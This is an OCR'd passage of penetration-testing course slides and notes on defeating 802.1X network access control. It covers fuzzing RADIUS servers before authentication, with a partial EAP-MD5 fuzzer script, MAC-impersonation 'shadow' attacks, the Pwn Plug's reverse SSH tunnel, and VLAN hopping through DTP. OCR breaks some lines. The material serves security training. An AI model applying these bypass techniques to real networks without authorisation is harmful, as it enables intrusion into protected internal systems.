
Exercise Complete – STOP

You have successfully completed the exercise. Congratulations!

SEC660 | Advanced Pen Testing, Exploit Writing, and Ethical Hacking 68

Exercise Complete – STOP

This marks the completion of the exercise. Congratulations on successfully completing all the exercise steps!



NAC Scenario 2

Policy: *Require IEEE 802.1X authentication for all devices*


- Access port is "closed" until successful authentication completes
- An EAP method is used between supplicant, PAE and auth. server
- Supplicant must be available on all devices
  - Leaving open port exceptions for embedded systems that do not support 802.1X (or EAP)

NAC Scenario 2

Our second NAC scenario consists of a more rigorous network authentication policy, using 802.1X authentication to validate the credentials of all devices on the network. In this scenario, a switch port is considered "closed" by the network until successful authentication completes. The client must use an 802.1X supplicant to authenticate to the network before the port becomes "open", granting access to the internal network.

When 802.1X is used for network authentication, three components are required: The supplicant or the client software, the Port Access Entity (PAE), which is the switch, and the authentication server, which is a backend RADIUS server. An EAP type is used to define how the authentication process should take place, and the type of authentication used. In wired NAC environments using 802.1X on a switch, simple EAP methods are more common since it is not necessary to negotiate encryption keys or perform mutual-authentication on the network. Weak, password-based authentication mechanisms such as EAP-MD5 may be used, although strong certificate-based authentication using EAP/TLS is becoming more popular.

To use NAC with 802.1X, all devices that are authenticating to the network must support the EAP method in use and have the necessary supplicant software. Devices that do not support 802.1X or do not support the EAP type in use are generally excluded from network policies (such as printers and other embedded devices), creating a bypass opportunity if an attacker can access the port.



Pre-Authentication Traffic

Switch

Ethernet/802.1X/EAP

Ethernet/IP/RADIUS/EAP

- Supplicant must be able to send EAP traffic to RADIUS for authentication
  - History of EAP buffer overflows in various RADIUS implementations
- Switch is agnostic to EAP method, so it does not inspect packet content
- Opportunity to fuzz, exploit RADIUS backend before authentication

Pre-Authentication Traffic


Prior to successful authentication to the network, the supplicant has no access to the internal network, but is allowed to communicate with the RADIUS server over the supported EAP type. This is required to allow the supplicant to authenticate to the network and exchange EAP traffic with the RADIUS server. Further, many RADIUS servers have demonstrated a history of security vulnerabilities in handling malformed EAP traffic.

The switch in an 802.1X environment is agnostic to the EAP method in use. The switch's only responsibility is to extract the EAP payload from the supplicant and forward it to the RADIUS server, encapsulated in a RADIUS Type/Length/Value (TLV) field, as shown in the illustration on this slide. Since the switch has no interest in the content of EAP traffic, it does not attempt to inspect the data, forwarding the data along unmodified to the RADIUS server.

This configuration gives the attacker the opportunity to exploit any packet parsing vulnerabilities on the RADIUS server. Without legitimate authentication credentials, an attacker can fuzz the RADIUS server with malformed frames. If the switch is not returning RADIUS traffic back to the supplicant, then the attacker knows the RADIUS server has stopped responding.

Fuzzing Wired EAP/MD5 – eapmd5fuzzies.py

- Scapy+Sulley script to send mutated EAP-MD5 responses
  - Includes simple state machine to reset exchange to authentication response
- Intended as a kick-start for your custom development
- Would be used against a replica of target environment in a pen test


eapmd5fuzzies.py + (~\Desktop) - GVIM
File Edit Tools Syntax Buffers Window Help


```
if __name__ == '__main__':

    conf.iface = DEV
    conf.verb = 0
    s_initialize("Wired-EAP-Auth-Request")

    # Sizer for length+response
    if s_block_start("Response-Data"):
        s_sizer("Response-Data", length=2, end
ian=">", math=eaplenfixer)
        # EAP Type
        s_byte(4, full_range="True")
        # EAP MD5 response value
        s_string("\x00\x01\x02\x03\x04\x05\x06
\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f")
        # Proprietary extra data following res
p.
        s_string("")
    s_block_end("Response-Data")

    print "Mutations: " + str(s_num_mutations(
))

    while s_mutate():
        # Bounce the interface to restart 802.
1X on the port
                                  86,9          62%
```

Fuzzing Wired EAP/MD5 – eapmd5fuzzies.py

In a pen test, an opportunity to exploit the backend RADIUS server prior to network authentication would be a great finding to present to the customer. In practice, it's unlikely that a customer will scope a live fuzzing exercise against a production RADIUS server. Furthermore, a successful crash against the RADIUS server would not net the pen tester shell or other unauthorized access to the RADIUS server until a successful exploit could be developed, requiring local access to the vulnerable RADIUS server to understand the nature of the crash.

Fuzzing the RADIUS server can still be a useful exercise; however, it is much more efficient to replicate the target network environment for the fuzzing test. With a switch configured for EAP-MD5 authentication, using the same target OS, software, and version of the RADIUS implementation used by the customer, the pen tester can leverage an EAP-MD5 fuzzing tool to test the resiliency of the RADIUS server when presented with malformed frames.

The script eapmd5fuzzies.py (http://www.willhackforsushi.com/code/eapmd5fuzzies.py) was developed to use in EAP-MD5 fuzzing exercises. It is not intended to be used as a thorough fuzzer, but as a kick-start tool to accelerate your custom development for fuzzing EAP-MD5 traffic. Using the Sulley fuzzing framework to generate the malformed frames and the Scapy packet crafting framework to deliver the malformed packets, eapmd5fuzzies.py includes a simple EAP-MD5 state machine to fuzz the EAP-MD5 Response frame from the supplicant. Eapmd5fuzzies.py resets the network interface and interacts with the EAP traffic to start and reset the authentication exchange for each malformed EAP-MD5 packet.



Wired EAP Shadow Attack


- With a legitimate client, attacker can "shadow" device post-authentication
  - Impersonate MAC of victim
- Grants access to all stateless protocols on interior network
- Attacker uses a different IP than the victim, but the same MAC address
  - Since IEEE 802.1X is a layer 2 protocol, the switch doesn't care

1. Attacker captures MAC/IP of VoIP handset
2. Attacker impersonates device
3. Attacker gains limited access to internal network

Wired EAP Shadow Attack

Another attack against port-based NAC authentication using IEEE 802.1X is to use the Wired EAP Shadow Attack. In this attack, the adversary does not need to compromise the credentials of the device being impersonated; rather, it impersonates the MAC address of the victim and leverages the existing *port closed* state of the switchport to access internal resources.

In order to avoid an IP address conflict, the attacker uses a different IP address than the impersonated system (but the same MAC address). Since IEEE 802.1X is a layer 2 protocol, the authenticating device (the switch in this case) doesn't care about the IP address of the attacker, allowing the attacker to communicate freely.




Pwn Plug 802.1X Shadow

- Commercial plug-and-hack tool from Pwnie Express
- Uses a built-in Ethernet port and a separate USB Ethernet device for MITM
- Waits for HTTP traffic from downstream victim, then impersonates MAC and IP
  - Creates SSH connection with SOCKS proxy reverse connection
  - Grants attacker remove access to internal network

Pwn Plug 802.1X Shadow
The Pwn Plug from Pwnie Express (https://www.pwnieexpress.com/) is a commercial plug-and-hack tool with many useful features. Intended to be plugged into a target network and used remotely, the Pwn Plug includes a useful feature for performing IEEE 802.1X shadow attacks.

When combined with a supported USB Ethernet adapter, the Pwn Plug can be used as a MITM device between a valid IEEE 802.1X device (such as a phone or a printer) and the network switch. The Pwn Plug will silently bridge all traffic between the two devices and watch for downstream HTTP activity from the IEEE 802.1X authenticator. When an HTTP packet to a server on port 80 is detected, the Pwn Plug will assume the victim's MAC address and IP address, and create an outbound SSH session to a SSH server controlled by the attacker. Using the SSH reverse SOCKS Proxy feature, the attacker can use this inbound connection with proxychains and other SOCKS-proxy aware tools to access internal assets within the victim organization from the access level of the victim IEEE 802.1X authenticator.

The Pwn Plug R3 is available at https://store.pwnieexpress.com/product/pwn-plug-r4/ for $1,095.




VLAN Manipulation

- Several possibilities to leave current VLAN on the switch
- Will examine tools and techniques
- Sample Cisco IOS configs supplied for comparison
  - Experience with IOS not necessary
  - Many attacks work against other platforms as well; will note Cisco only

VLAN Manipulation

VLAN segments are often used to isolate traffic away from sensitive systems or devices. Several possibilities exist where an attacker may bypass these restrictions through VLAN manipulation or *VLAN hopping* attacks. We'll look at several techniques for bypassing VLAN restrictions next, demonstrating the VLAN configuration syntax for Cisco IOS switches that replicate the environments we are exploiting.

Experience with Cisco IOS is not necessary to understand these attacks, nor are the attacks limited to Cisco devices. Many of these attacks are opportunities against other switch vendors, though the protocols and implementation techniques may differ slightly.



VLAN Attacks and Windows

- Windows does not natively support VLAN trunking
  - Tagged frames are dropped
- VMware tools never see trunking data
- Must expose native Linux network adapter to target network to successfully exploit VLANs


TIP

Use Linux as the native OS on your attack system. If this isn't an option, attach a USB Ethernet adapter to a Linux guest for attack purposes (instead ofVM bridging).

VLAN Attacks and Windows

Unfortunately, Windows systems (up to and including Windows 10) do not natively support VLAN trunking features, such as IEEE 802.1Q. Windows will identify and drop tagged frames upon receipt from the Ethernet driver instead of passing the frames to the rest of the operating system. As a result, virtual machine guests are unable to observe trunk packets, and are therefore unable to participate in or exploit VLANs.

To exploit VLAN misconfiguration or implementation weaknesses, we must natively boot Linux to take advantage of available tools.



Dynamic Trunking Protocol

- Proprietary Cisco protocol
- Negotiates a trunk port and encapsulation (802.1Q/ISL)
  - If no trunking is performed, defaults to access port
- DTP master shares VLAN information with all downstream switches

```
Switch#sh int fa0/1 status
Port      Name          Status           Vlan      Duplex  Speed  Type
Fa0/21                  connected        1         a-full  a-100  10/100BaseTX
Switch#sh int fa0/1 trunk
Port        Mode         Encapsulation  Status           Native vlan
Fa0/21      auto         802.1q         not-trunking     1
```

Tricking the switch into thinking you are a trunk
will cause the switch to pass all VLAN traffic.

